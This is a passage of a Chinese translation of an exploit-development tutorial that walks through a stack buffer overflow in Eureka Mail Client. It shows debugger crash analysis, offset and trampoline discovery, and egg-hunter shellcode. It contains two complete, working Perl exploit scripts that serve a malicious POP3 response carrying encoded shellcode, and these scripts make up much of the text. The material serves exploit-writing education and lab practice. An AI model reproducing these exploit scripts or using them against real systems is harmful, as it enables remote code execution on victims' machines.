


现在启动 Eureka Mail Client. 选择菜单"Options"->"Connection settings",在 POP3 server 编辑框中填入运行 perl 脚本(模拟 POP3 功能)的主机的 IP 地址.在我的实验中，运行冒充的 perl POP3 服务器的 IP 地址是 192.168.0.193.所以我得配置如下图：




（你还必须输入 POP 用户名和密码，不过你可以输入任何你想输入的东西。）让后保存配置信息。

现在附加(attach)Immunity Debugger Eureka Email，并运行。




回到 Email 客户端，然后选择”File”菜单，让后选择”Send And receive emails”子菜单。



客户端应用出现了异常。现在我们可以停止了 Perl 脚本（它还在无穷循环里打转呢）了。观察 Immunity Debugget 日志和寄存器：“Access violation when executing [37784136]”。

寄存器窗口内容如下图：




现在运行下面的命令：

```
!pvefindaddr suggest
```

为什么前面我使用 Metasploit 模式而不是 2000 个 A 做攻击字符串，现在谜底该揭晓了。当执行!pvefindaddr suggest 命令时，插件将评估这次 Crash，寻找 Metasploit 参考，尝试找到偏移量，并找出属于哪一

种类型的 exploit。最后这个插件甚至能帮我们用正确的位移构建一个攻击数据。




Life is good :-)

现在我们有了以下信息：


- 这是一个直接的覆写返回值的攻击。返回值被从第 710 个字节处开始的内容覆盖。我还注意到覆盖返回值的位移会随着 POP3 Server 主机地址（或 IP 地址）的长度而变化。如果你使用 127.0.0.1（比 192.168.0.193 少 4 个字节），位移值变为 714.一个使 exploit 更通用的方法：计算本地 IP 地址的长度，然后在这个长度的基础上计算最后的位移值。（723 – IP 地址的长度）。
- ESP 和 EDI 都包含一个指向 shellcode 的引用。ESP 指向第 Metasploit 模式字符串的 714 个字节处（EDI 指向第 991 个字节处）。（在你的系统上可能是两个完全不同的的值）。

目前一切正常，我们可以选择跳转到 EDI 或 ESP。

ESP 指向栈地址（0x0012cd6c）而 EDI 指向应用程序的.data 地址空间(0x00473678 ——看下面的 memory map 视图)。



仔细看一下 ESP，我可以看到这里仅有很小一块空间可以用来保存我们的 shellcode 代码：



当然，你可一跳转到 ESP 处，然后在 ESP 处准备向后跳的代码，这样你就可以使用缓冲区中覆盖返回地址的字节前面的较大的一块空间。但是你最多仍然只有 700 个字节左右的空间（当然这对启动一个计算器程序和做一些简单的功能来说做够了）。


跳到 EDI 也是个不错的注意。使用" !pvefindaddr j edi"命令找到所有的"jump edi"跳板.(所有的地址都被写入到 j.txt 文件中)。我将使用 0x&E47B533（在 XP SP3 中，该地址位于 user32.dll 中）。修改脚本并测试这个直接覆盖返回值的 exploit 是否可以工作。

```
use Socket;
#fill out the local IP or hostname
#which is used by Eureka EMail as POP3 server
#note : must be exact match !
my $localserver = "192.168.0.193";
#calculate offset to EIP
my $junk = "A" x (723 - length($localserver));

my $ret=pack('V',0x7E47B533);  #jmp edi from user32.dll XP SP3
my $padding = "\x90" x 277;

#calc.exe
my $shellcode="\x89\xe2\xda\xc1\xd9\x72\xf4\x58\x50\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4a" .
"\x48\x50\x44\x43\x30\x43\x30\x45\x50\x4c\x4b\x47\x35\x47" .
"\x4c\x4c\x4b\x43\x4c\x43\x35\x43\x48\x45\x51\x4a\x4f\x4c" .
"\x4b\x50\x4f\x42\x38\x4c\x4b\x51\x4f\x47\x50\x43\x31\x4a" .
```

```
"\x4b\x51\x59\x4c\x4b\x46\x54\x4c\x4b\x43\x31\x4a\x4e\x50" .
"\x31\x49\x50\x4c\x59\x4e\x4c\x4c\x44\x49\x50\x43\x44\x43" .
"\x37\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a\x4b\x4a" .
"\x54\x47\x4b\x51\x44\x46\x44\x43\x34\x42\x55\x4b\x55\x4c" .
"\x4b\x51\x4f\x51\x34\x45\x51\x4a\x4b\x42\x46\x4c\x4b\x44" .
"\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x45\x51\x4a\x4b\x4c" .
"\x4b\x45\x4c\x4c\x4b\x45\x51\x4a\x4b\x4d\x59\x51\x4c\x47" .
"\x54\x43\x34\x48\x43\x51\x4f\x46\x51\x4b\x46\x43\x50\x50" .
"\x56\x45\x34\x4c\x4b\x47\x36\x50\x30\x4c\x4b\x51\x50\x44" .
"\x4c\x4c\x4b\x44\x30\x45\x4c\x4e\x4d\x4c\x4b\x45\x38\x43" .
"\x38\x4b\x39\x4a\x58\x4c\x43\x49\x50\x42\x4a\x50\x50\x42" .
"\x48\x4c\x30\x4d\x5a\x43\x34\x51\x4f\x45\x38\x4a\x38\x4b" .
"\x4e\x4d\x5a\x44\x4e\x46\x37\x4b\x4f\x4d\x37\x42\x43\x45" .
"\x31\x42\x4c\x42\x43\x45\x50\x41\x41";

my $payload=$junk.$ret.$padding.$shellcode;

#set up listener on port 110
my $port=110;
my $proto=getprotobyname('tcp');
socket(SERVER,PF_INET,SOCK_STREAM,$proto);
my $paddr=sockaddr_in($port,INADDR_ANY);
bind(SERVER,$paddr);
listen(SERVER,SOMAXCONN);
print "[+] Listening on tcp port 110 [POP3]... \n";
print "[+] Configure Eureka Mail Client to connect to this host\n";
my $client_addr;
while($client_addr=accept(CLIENT,SERVER))
{
  print "[+] Client connected, sending evil payload\n";
  while(1)
  {
     print CLIENT "-ERR ".$payload."\n";
     print "    -> Sent ".length($payload)." bytes\n";
  }
}
close CLIENT;
print "[+] Connection closed\n";
```

把 Immunity 附加(attach)到 Eureka 上，然后在地址 0x7E47B533（jmp edi）上下断点。

触发 Exploit, Immunity 断在 jmp edi 处。但是我们发现现在 EDI 寄存器中的值并没有指向我们的 shellcode 代码。相反指向了连续的 A 字符。这不是我们期望的结果，不过这仍然可以达到我们的目的。这种情况其实跟使用 jmp esp 差不多一样，我们仍然只有 700 字节左右的空间。



为了了解和学习寻蛋技术，我们这次使用一种困难的方法。虽然 shellcode 没有在我们期望的地方出现，但是它仍然躲在内存的某个位置。如果我们沿着内存向下查找，我们就会在 0x00473992 出发现我们的 shellcode.

既然这个地址是一个不确定的地址，那么需要我们的 exploit 具有更高的机动性。所以我们使用寻蛋技术来找到和执行我们的 shellcode.

首先跳转到 esp(距离 esp 仅仅 714 个字节)，把寻蛋代码放到 esp 指向的地址，紧接着放置一些填充字符，然后是我们的 shellcode(已经增加了标记)……这样无论最后 shellcode 被放置哪里，寻蛋代码都能找到并执行它。

寻蛋代码（这里使用的是 NTAccessCheckAndAuditAlarm 方法）如下：

```
my $egghunter =
"\x66\x81\xCA\xFF\x0F\x42\x52\x6A\x02\x58\xCD\x2E\x3C\x05\x5A\x74\xEF\xB8".
"\x77\x30\x30\x74". # this is the marker/tag: w00t
"\x8B\xFA\xAF\x75\xEA\xAF\x75\xE7\xFF\xE7";
```

这段代码中使用 w00t 作为标记。这个 32 个字节的 shellcode（寻蛋代码）将在内存中寻找”w00tw00t”然后执行”w00tw00t”后面的代码。所以这段代码需要放在 esp 处。

切记我们需要在 shellcode 前面放置两个连续的标记（如果只搜索一次标记，寻蛋代码很可能会误把自己当作结

果)。

首先，寻找 jump 跳转到 esp 的指令(!pvefindaddr j esp).这里我们使用 0x7E47BCAF (jmp esp)，这个地址属于 user32.dll 地址空间 (XP SP3).

修改 exploit 脚本来完成以下工作：

- 在第 710 字节处用 jmp sep 来修改 EIP 的值。
- 把$egghunter 的内容放置在 ESP 处。寻蛋代码将搜索字符串“w00tw00t”
- 增加一些填充物（可以是任何内容：连续的 nop，连续的字母 A……当然你不能使用 w00t :））
- 在真正的 shellcode 前放置”w00tw00t”
- 最后就是真正的 shellcode

```
    use Socket;
    #fill out the local IP or hostname
    #which is used by Eureka EMail as POP3 server
    #note : must be exact match !

    my $localserver = "192.168.0.193";
    #calculate offset to EIP
    my $junk = "A" x (723 - length($localserver));
    my $ret=pack('V',0x7E47BCAF); #jmp esp from user32.dll
    my $padding = "\x90" x 1000;
    my $egghunter =
"\x66\x81\xCA\xFF\x0F\x42\x52\x6A\x02\x58\xCD\x2E\x3C\x05\x5A\x74\xEF\xB8".
    "\x77\x30\x30\x74". # this is the marker/tag: w00t
    "\x8B\xFA\xAF\x75\xEA\xAF\x75\xE7\xFF\xE7";

    #calc.exe
    my $shellcode="\x89\xe2\xda\xc1\xd9\x72\xf4\x58\x50\x59\x49\x49\x49\x49" .
    "\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
    "\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
    "\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
    "\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4a" .
    "\x48\x50\x44\x43\x30\x43\x30\x45\x50\x4c\x4b\x47\x35\x47" .
    "\x4c\x4c\x4b\x43\x4c\x43\x35\x43\x48\x45\x51\x4a\x4f\x4c" .
    "\x4b\x50\x4f\x42\x38\x4c\x4b\x51\x4f\x47\x50\x43\x31\x4a" .
    "\x4b\x51\x59\x4c\x4b\x46\x54\x4c\x4b\x43\x31\x4a\x4e\x50" .
    "\x31\x49\x50\x4c\x59\x4e\x4c\x4c\x44\x49\x50\x43\x44\x43" .
    "\x37\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a\x4b\x4a" .
    "\x54\x47\x4b\x51\x44\x46\x44\x43\x34\x42\x55\x4b\x55\x4c" .
    "\x4b\x51\x4f\x51\x34\x45\x51\x4a\x4b\x42\x46\x4c\x4b\x44" .
    "\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x45\x51\x4a\x4b\x4c" .
    "\x4b\x45\x4c\x4c\x4b\x45\x51\x4a\x4b\x4d\x59\x51\x4c\x47" .
    "\x54\x43\x34\x48\x43\x51\x4f\x46\x51\x4b\x46\x43\x50\x50" .
    "\x56\x45\x34\x4c\x4b\x47\x36\x50\x30\x4c\x4b\x51\x50\x44" .
    "\x4c\x4c\x4b\x44\x30\x45\x4c\x4e\x4d\x4c\x4b\x45\x38\x43" .
```

```
"\x38\x4b\x39\x4a\x58\x4c\x43\x49\x50\x42\x4a\x50\x50\x42" .
"\x48\x4c\x30\x4d\x5a\x43\x34\x51\x4f\x45\x38\x4a\x38\x4b" .
"\x4e\x4d\x5a\x44\x4e\x46\x37\x4b\x4f\x4d\x37\x42\x43\x45" .
"\x31\x42\x4c\x42\x43\x45\x50\x41\x41";

my $payload=$junk.$ret.$egghunter.$padding."w00tw00t".$shellcode;

#set up listener on port 110
my $port=110;
my $proto=getprotobyname('tcp');
socket(SERVER,PF_INET,SOCK_STREAM,$proto);
my $paddr=sockaddr_in($port,INADDR_ANY);
bind(SERVER,$paddr);
listen(SERVER,SOMAXCONN);
print "[+] Listening on tcp port 110 [POP3]... \n";
print "[+] Configure Eureka Mail Client to connect to this host\n";
my $client_addr;
while($client_addr=accept(CLIENT,SERVER))
{
  print "[+] Client connected, sending evil payload\n";
  while(1)
  {
     print CLIENT "-ERR ".$payload."\n";
     print "    -> Sent ".length($payload)." bytes\n";
  }
}
close CLIENT;
print "[+] Connection closed\n";
```


附加 Immunity 到 Eureka Mail 程序，在地址 0x7E47BCAF 下断点，然后运行程序。

当 exploit 被触发时，Immunity 将断在 jmp esp 处。


现在来查看 esp 值(此时跳转还没有发生)：

我们可以看到寻蛋代码位于地址 0x0012cd6c

在地址 0x12cd7d(move ax, 74303077)，我们找到了字符串 w00t.



继续运行程序，计算器程序就会弹出来。




一切顺利！

现在来瞧瞧 shellcode 的藏身之地，顺便看它什么时候被执行。

